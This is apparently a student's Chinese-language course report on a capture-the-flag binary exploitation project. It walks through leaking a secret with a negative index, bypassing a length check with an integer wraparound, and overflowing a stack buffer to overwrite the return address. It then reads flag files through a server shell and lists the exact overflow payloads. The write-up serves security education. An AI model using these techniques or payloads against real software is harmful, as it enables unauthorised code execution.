
網路安全 project2 報告

1.How to get the flag:

STEP1.

如下圖，這是 func()簡略的變數位址圖:



可以看到，許多變數位址是連接再一起的，由於 view()中的 id 變數並無判斷是否>0，且 secret 的大小和 age 一樣，因此，我們可以輸入”-1”，使螢幕顯示出 s[-1]的資訊(當然，正確來說並沒有 s[-1])，如此一來，在 s[-1].Age 的欄位中，便會顯示出當次的 secret:

```
----------------------
                   NS
----------------------
 1. View info
 2. Edit info
 3. Exit
----------------------
Your choice: 1
Please input id: -1
Name: 1

Note:
Age: 832523249
```

STEP2.

得到 secret 後，我們便可以進入 edit_note()，再觀察一次 func() 之位址圖，可以發現，S[1].note 的底端和 return address 相差 16+8+4+8+4=40，因此，只要我們能輸入一組 44 bytes 大小的字組，便可覆蓋 return address，但，由於無法直接於”new note length:”欄位中輸入 44(因為下方有判斷式 if(len < 16))，因此，利用 read[]函式中，length 會取絕對值，我們可以輸入-44，也就是-pow(2, 32) + 44=-4294967252，來讓 note 可讀入 44 bytes:

```
----------------------
                  NS
----------------------
 1. View info
 2. Edit info
 3. Exit
----------------------
Your choice: 2
Please input secret first: 832523249
Please input id: 1
Input new note length: -4294967252
```

STEP3.

現在，我們可以覆蓋 return address 了，只須注意，存數值的方法為 little endian，所以，return address 會由最後的 4 bytes 覆蓋，因此，我們先輸入 40 個 a，來填補前面 40 bytes 的空間，再把遇到達的地址(也就是 magic1()、magic2()的位置)，填入最後即可，做完此步驟後，若填入 magic1()之地址，可得到 flag1:

```
----------------------
                  NS
----------------------
 1. View info
 2. Edit info
 3. Exit
----------------------
Your choice: Congrats1!
FLAG{BUffEr_0vErFL0w_15_50_51mpLe}
\x00\x00\x00\x00\x00\x00\x00\x00\x
\x00\x00\x00\x00\x00\x00\x00\[*] G
```

STEP4.

若填入 magic2()之地址後，會再要求輸入一段 input，此 input 會

被當作 system call，在伺服器執行，以下分三部分:

1. 觀察 magic1()，我們得知，flag1 在 /proj2 中，因此先輸入 cd proj2。
2. 由於不能直接輸入 flag2，可以利用 for f in flag*2 之正規表達式，讀取此資料夾中，帶有 flag2 的檔名，使 f=flag2。
3. 由於 flag2 中，在正文之前，有許多 0，且還有一個'/0'存在，因此，不能用尋常方式取，需一行一行讀取，才讀得到正文，用 while read -r line; do printf "%s" $line，讀取一行一行的內文:

```
----------------------
                 NS
----------------------
 1. View info
 2. Edit info
 3. Exit
----------------------
Your choice: Congrats!
$ cd proj2 && for f in flag*2;do while read -r line;do print
f "%s" $line;done < $f;done;
FLAG{31337!!Y0U_N4I13d_17!!}[*] Got EOF while reading in int
eractive
```

2. attacking payload:

(最後非 a 的部分，需用 echo –ne 輸入)

Payload1: aaaaa aaaaa aaaaa aaaaa aaaaa aaaaa aaaaa aaaaa \x08\x8a\x04\x08

Payload2: aaaaa aaaaa aaaaa aaaaa aaaaa aaaaa aaaaa aaaaa \x46\x88\x04\x08